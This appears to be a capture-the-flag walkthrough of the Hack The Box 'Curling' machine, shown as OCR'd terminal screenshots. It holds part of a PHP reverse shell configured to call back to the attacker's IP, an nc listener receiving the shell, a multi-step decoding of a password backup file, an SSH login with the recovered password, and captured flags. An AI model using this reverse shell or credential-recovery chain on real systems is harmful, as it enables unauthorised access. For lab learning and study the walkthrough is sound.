
```php
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.12.158';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
```




```
WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)
```




```
root@kali:~/Masaüstü/deneme# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.150: inverse host lookup failed: Unknown host
connect to [10.10.12.158] from (UNKNOWN) [10.10.10.150] 34570
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 11:06:19 up 21 min, 10 users,  load average: 19.46, 18.32, 11.11
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
floris   pts/0    10.10.12.87      10:45    4:02   0.24s  0.24s -bash
floris   pts/1    10.10.12.176     10:45   19:30   0.14s  0.14s -bash
floris   pts/2    10.10.13.138     10:45    8:51   0.61s  0.61s -bash
floris   pts/3    10.10.13.138     10:46   17:47   8.08s  7.40s watch -n 1 cat input
floris   pts/5    10.10.12.158     10:46    9:22   0.25s  0.25s -bash
floris   pts/6    10.10.13.48      10:46   12:51   0.25s  0.25s -bash
floris   pts/7    10.10.12.176     10:47   10:17   0.14s  0.14s -bash
floris   pts/8    10.10.12.169     10:59    6:43   0.12s  0.12s -bash
floris   pts/9    10.10.12.169     10:59    3.00s  0.22s  0.22s -bash
floris   pts/10   10.10.13.174     11:00   27.00s  0.90s  0.90s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd home
$ ls -la
total 12
drwxr-xr-x  3 root   root   4096 May 22 18:33 .
drwxr-xr-x 23 root   root   4096 May 22 18:32 ..
drwxr-xr-x  6 floris floris 4096 Oct 29 11:03 floris
$ cd floris
$ ls
admin-area
password_backup
user.txt
$ 
```


root@kali: ~/Masaüstü/deneme
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
floris@curling: ~/admin-area

```
root@kali:~/Masaüstü/deneme# ls
password_backup.txt
root@kali:~/Masaüstü/deneme# xxd -r password_backup.txt >data_xxd
root@kali:~/Masaüstü/deneme# file data_xxd
data_xxd: bzip2 compressed data, block size = 900k
root@kali:~/Masaüstü/deneme# bzip2 -d data_xxd
bzip2: Can't guess original name for data_xxd -- using data_xxd.out
root@kali:~/Masaüstü/deneme# ls
data_xxd.out  password_backup.txt
root@kali:~/Masaüstü/deneme# file data_xxd.out
data_xxd.out: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix, original size 141
root@kali:~/Masaüstü/deneme# mv data_xxd.out data.gz
root@kali:~/Masaüstü/deneme# gunzip data.gz
root@kali:~/Masaüstü/deneme# file data
data: bzip2 compressed data, block size = 900k
root@kali:~/Masaüstü/deneme# ls
data  password_backup.txt
root@kali:~/Masaüstü/deneme# bzip2 -d data
bzip2: Can't guess original name for data -- using data.out
root@kali:~/Masaüstü/deneme# ls
data.out  password_backup.txt
root@kali:~/Masaüstü/deneme# file data.out
data.out: POSIX tar archive (GNU)
root@kali:~/Masaüstü/deneme# tar xvf data.out
password.txt
root@kali:~/Masaüstü/deneme# cat password.txt
5d<wdCbdZu)|hChXll
```



```
root@kali:~/Masaüstü/deneme# ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


0 packages can be updated.
0 updates are security updates.


Last login: Mon May 28 17:00:48 2018 from 192.168.1.71
floris@curling:~$ cd home
-bash: cd: home: No such file or directory
floris@curling:~$ ls
admin-area  password_backup  user.txt
floris@curling:~$ cat user.txt
65dd1df0713b40d88ead98cf11b8530b
```



```
floris@curling:~/admin-area$ id
uid=1000(floris) gid=1004(floris) groups=1004(floris)
floris@curling:~/admin-area$ echo $url

floris@curling:~/admin-area$ ls -la
total 16
drwxr-x--- 2 root   floris 4096 May 22 19:04 .
drwxr-xr-x 6 floris floris 4096 Oct 29 10:55 ..
-rw-rw---- 1 root   floris   25 Oct 29 10:56 input
-rw-rw---- 1 root   floris   33 Oct 29 10:56 report
floris@curling:~/admin-area$ cat report
82c198ab6fc5365fdc6da2ee5c26064a
```